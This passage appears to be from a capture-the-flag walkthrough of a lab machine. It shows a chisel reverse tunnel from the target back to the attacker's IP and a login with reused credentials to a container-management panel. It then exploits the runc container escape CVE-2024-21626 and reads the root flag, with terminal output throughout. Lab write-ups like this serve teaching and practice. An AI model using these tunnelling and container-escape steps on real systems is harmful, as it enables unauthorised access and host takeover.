
```
┌──(kali㉿kali)-[~/Desktop/Runner]
└─$ chisel server -p 9001 --reverse
2024/04/21 09:43:22 server: Reverse tunnelling enabled
2024/04/21 09:43:22 server: Fingerprint QUgm2/5ijr5A7cbuIPPuU3j4PfQVvuACcCs6S4L0j6E=
2024/04/21 09:43:22 server: Listening on http://0.0.0.0:9001
2024/04/21 09:44:26 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/04/21 09:44:26 server: session#1: tun: proxy#R:9443=>localhost:9443: Listening
```

```
john@runner:~$ ./chisel client 10.10.16.57:9001 R:9443:localhost:9443
2024/04/21 13:44:25 client: Connecting to ws://10.10.16.57:9001
2024/04/21 13:44:27 client: Connected (Latency 148.22086ms)
```

Again there is a log in interface, this time we tried with Andrew credentials.




The services allows to create containers and manage them





This version has a vulnerability which we can exploit it through container creation process


▼ CVE-2024-21626


runc is a CLI(command line interface) tool for spawning and running containers on Linux according to the OCI(Open Container Initiative). In runc 1.1.11 and earlier, due to an internal file descriptor (Resources which are used access files) leak, an attacker could cause a newly-spawned container process (from runc exec) to have a working directory in the host filesystem namespace, allowing for a container escape by giving access to the host filesystem. The same attack could be used by a malicious image to allow a container process to gain access to the host filesystem through runc. Variants of these attacks could be also be used to overwrite semi-arbitrary host binaries, allowing for complete container escapes.








Advanced container settings
Command & logging
Volumes
Network
Env
Labels
Volume mapping
+ map additional volume
container
e.g. /path/in/container
volume
myvolume - local
Writable
Read-only


Container console
Execute
Exec into container as root using command bash
Disconnect
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
sh: 0: getcwd() failed: No such file or directory
Welcome to TeamCity Server Docker container
* Installation directory: /opt/teamcity
* Logs directory: /opt/teamcity/logs
* Data directory: /data/teamcity_server/datadir
TeamCity will be running under 'root' user (0/0)
sh: 0: getcwd() failed: No such file or directory
root@142fe5de3651:.# ls
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
cgroup.controllers cgroup.subtree_control cpu.stat io.cost.qos memory.pressure sys-kernel-config.mount
cgroup.max.depth cgroup.threads dev-hugepages.mount io.pressure memory.stat sys-kernel-debug.mount
cgroup.max.descendants cpu.pressure dev-mqueue.mount io.prio.class misc.capacity sys-kernel-tracing.mount
cgroup.procs cpuset.cpus.effective init.scope io.stat proc-sys-fs-binfmt_misc.mount system.slice
cgroup.stat cpuset.mems.effective io.cost.model memory.numa_stat sys-fs-fuse-connections.mount user.slice
root@142fe5de3651:.# cat ../../../../root/root.txt
job-working-directory: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
5cf968d20a4f84d02f69af31272db7c5
root@142fe5de3651:.#